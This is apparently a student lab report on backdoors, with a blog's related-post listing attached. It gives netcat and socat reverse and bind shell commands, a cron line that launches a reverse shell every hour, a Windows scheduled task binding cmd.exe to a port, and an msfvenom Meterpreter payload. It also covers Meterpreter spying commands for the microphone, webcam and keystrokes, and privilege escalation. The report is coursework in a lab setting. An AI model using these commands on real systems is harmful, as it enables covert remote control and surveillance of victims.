
2018-2019-2 网络对抗技术 20165305 Exp2 后门原理与实践
常用后门工具
一、Windows获得Linux Shell
在Windows下使用ipconfig查看本机IP
使用ncat.exe程序监听本机的5305端口
在Kali环境下,使用nc指令的-e选项反向连接Windows主机的5305端口
成功获得Kali的shell
如下图所示


二、Linux获得Windows Shell
在Kali环境中使用ifconfig查看IP:

使用nc指令监听5305端口:

在Windows下,使用ncat.exe程序的-e选项项反向连接Kali主机的5305端口:

Kali下可以看到Windows的命令提示,可以输入Windows命令:

三、使用nc传输数据
Windows下监听5305端口
Kali下连接到Windows的5305端口
建立连接之后,就可以传输数据了
如下图:


实验内容
一、使用netcat获取主机操作Shell,cron启动

在Windows系统下,监听5305端口:

用crontab -e指令编辑一条定时任务
在最后一行添加35 * * * * /bin/netcat 192.168.1.176 5305 -e /bin/sh,意思是在每个小时的第45分钟反向连接Windows主机的5305端口:

当时间到了11点35时,此时已经获得了Kali的shell,可以输入指令:
二、使用socat获取主机操作Shell, 任务计划启动
在win10系统下,右击屏幕左下角windows图标,选择“计算机管理”。
在任务计划程序创建任务,填写任务名称,并新建一个触发器。

在操作->程序或脚本中选择你的socat.exe文件的路径,在添加参数一栏填写tcp-listen:5305 exec:cmd.exe,pty,stderr,这个命令的作用是把cmd.exe绑定到端口5305,同时把cmd.exe的stderr重定向到stdout上:

创建完成之后,按Windows+L快捷键锁定计算机,再次打开时,可以发现之前创建的任务已经开始运行:

此时,在Kali环境下输入指令socat - tcp:192.168.1.176:5305,这里的第一个参数-代表标准的输入输出,第二个流连接到Windows主机的端口,此时可以发现已经成功获得了一个cmd shell:
三、使用MSF meterpreter生成可执行文件,利用ncat或socat传送到主机并运行获取主机Shell
输入指令

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.91.133 LPORT=5303 -f exe > 20155303_backdoor.exe
生成后门程序:

在Windows下执行ncat.exe -l 5305 > 20165305_backdoor.exe

通过nc指令将生成的后门程序传送到Windows主机上:

在Kali上使用msfconsole指令进入msf控制台,使用监听模块,设置payload,设置反弹回连的IP和端口:


设置完成后,执行监听:
运行Windows下的后门程序:
此时Kali上已经获得了Windows主机的连接,并且得到了远程控制的shell:


四、使用MSF meterpreter生成获取目标主机音频、摄像头、击键记录等内容
使用record_mic指令可以截获一段音频:
使用webcam_snap指令可以使用摄像头进行拍照:
使用keyscan_start指令开始记录下击键的过程,使用keyscan_dump指令读取击键的记录:
使用screenshot指令可以进行截屏:
使用getuid指令查看当前用户,使用getsystem指令进行提权



基础问题回答
(1)例举你能想到的一个后门进入到你系统中的可能方式?
密码破解后门,当自己的秘密强度很弱的话,很容易被别人破解进入自己的系统。
(2)例举你知道的后门如何启动起来(win及linux)的方式?
当主机处于睡眠状态也就是代表着这时没有人使用电脑时自启动。
(3)Meterpreter有哪些给你映像深刻的功能?
使用netcat获取主机操作Shell,cron启动,添加35 * * * * /bin/netcat 192.168.1.176 5305 -e /bin/sh,在每个小时的第35分钟反向连接Windows主机的5305端口,获去被控主机的音频、图像等
(4)如何发现自己有系统有没有被安装后门?
一般就是下载网络安全的软件,例如360,实时监控与检测。
还有就是检查自己的注册表里的信息是否有异常的。
实验总结
我认为本次试验自己的收获很大。通过本次试验让我了解了系统中一些简单的后门,更明白了后门的作用与危害,加强了自己对后门的安全防护意识。
2018-2019-2 网络对抗技术 20165305 Exp2 后门原理与实践的更多相关文章
- 2018-2019-2 网络对抗技术 20165325 Exp2 后门原理与实践
2018-2019-2 网络对抗技术 20165325 Exp2 后门原理与实践 实验内容(概要): (1)使用netcat获取主机Shell,cron启动 首先两个电脑(虚拟机)都得有netcat, ...
- 2018-2019-2 网络对抗技术 20165232 Exp2 后门原理与实践
2018-2019-2 网络对抗技术 20165232 Exp2 后门原理与实践 1. 后门原理与实践实验说明及预备知识 一.实验说明 任务一:使用netcat获取主机操作Shell,cron启动 ( ...
- 2018-2019-2 20165237《网络对抗技术》Exp2 后门原理与实践
2018-2019-2 20165237<网络对抗技术>Exp2 后门原理与实践 一.实践目标 使用netcat获取主机操作Shell,cron启动 使用socat获取主机操作Shell, ...
- 2018-2019-2 网络对抗技术 20165206 Exp2 后门原理与实践
- 2018-2019-2 网络对抗技术 20165206 Exp2 后门原理与实践 - 实验任务 (1)使用netcat获取主机操作Shell,cron启动 (0.5分) (2)使用socat获取主 ...
- 2018-2019-2 网络对抗技术 20165323 Exp2 后门原理与实践
2018-2019-2 网络对抗技术 20165323 Exp2 后门原理与实践 一.实验要求 (3.5分) (1)使用netcat获取主机操作Shell,cron启动 (0.5分) (2)使用soc ...
- 2018-2019-2 20165235《网络对抗技术》Exp2 后门原理与实践
2018-2019-2 20165235<网络对抗技术>Exp2 后门原理与实践 实验内容 1.使用netcat获取主机操作Shell,cron启动 2.使用socat获取主机操作Shel ...
- 2018-2019-2 网络对抗技术 20165311 Exp2 后门原理与实践
2018-2019-2 网络对抗技术 20165311 Exp2 后门原理与实践 后门的基本概念 常用后门工具 netcat Win获得Linux Shell Linux获得Win Shell Met ...
- 2018-2019-2 网络对抗技术 20165317 Exp2 后门原理与实践
2018-2019-2 网络对抗技术 20165317 Exp2 后门原理与实践 基础问题回答 例举你能想到的一个后门进入到你系统中的可能方式? 下载免费应用的时候会有绑定木马. 浏览某些网页时会有内 ...
- 2018-2019-2 网络对抗技术 20165336 Exp2 后门原理与实践
2018-2019-2 网络对抗技术 20165336 Exp2 后门原理与实践 1.基础问题回答 (1)例举你能想到的一个后门进入到你系统中的可能方式? 下载自己不熟悉的软件时含有病毒. 网络钓鱼, ...
随机推荐
- python学习:输出九九乘法表
输出九九乘法表 代码: num1 = 1while num1 <= 9: num2 = 1 while num2 <= num1: print(str(num2)+"*" ...
- (61)Wangdao.com第十天_JavaScript 立即执行函数
1. 立即执行函数 创建完了就执行,只执行完就不再执行了. ( function(){} )(); 例 ( function(a,b){ alert("Hello ,我是一个匿名函数!&qu ...
- [LeetCode] Chalkboard XOR Game 黑板亦或游戏
We are given non-negative integers nums[i] which are written on a chalkboard. Alice and Bob take tu ...
- php正则表达式 剔除字符串中 ,除了汉字的字符(只保留汉字) php 正则 只保留汉字,剔除所有符号
<?php //提取字符串中的汉字其余信息剔除 $str='f龙,真 .,.,.?!::·…~&@#,.?!:;.……-&@#“”‘’〝 "〞'´'>< ...
- 最大流sap
带当前弧优化 gap优化的sap 甚至省去了开始的bfs分层 虽然花了一些时间了解原理 但是感觉不亏 现在能完全独立靠原理写出具体实现了 #include<cstdio> #include ...
- BZOJ 1257 - 余数之和 - [CQOI2007]
题目链接:https://www.lydsy.com/JudgeOnline/problem.php?id=1257 题意: 给定正整数 $n,k$,求 $(k \bmod 1) + (k \bmod ...
- angualr-cli命令创建文件
1.创建Component ng g component my-new-component 2.创建 Directive ng g directive my-new-directive 3.创建Pip ...
- spring 相关注解详情(二)
@Configuration用于定义配置类,可替换xml配置文件,被注解的类内部包含有一个或多个被@Bean注解的方法 /* 数据源的属性类 */ public class DataSourcePro ...
- python摸爬滚打之day28----黏包处理
1.缓冲区和subprocess模块 1.1 缓冲区( 当send()内容超过输入缓冲区大小或recv()接收内容超过输出缓冲区大小时旧版本(py3.5以前)是会直接报错的, py3.5以后如果出错 ...
- python之路—博客目录
python基础一 格式化输出&初始编码&运算符 数据类型&字符串得索引及切片 列表 & 元组& join & range 字典dict python2 ...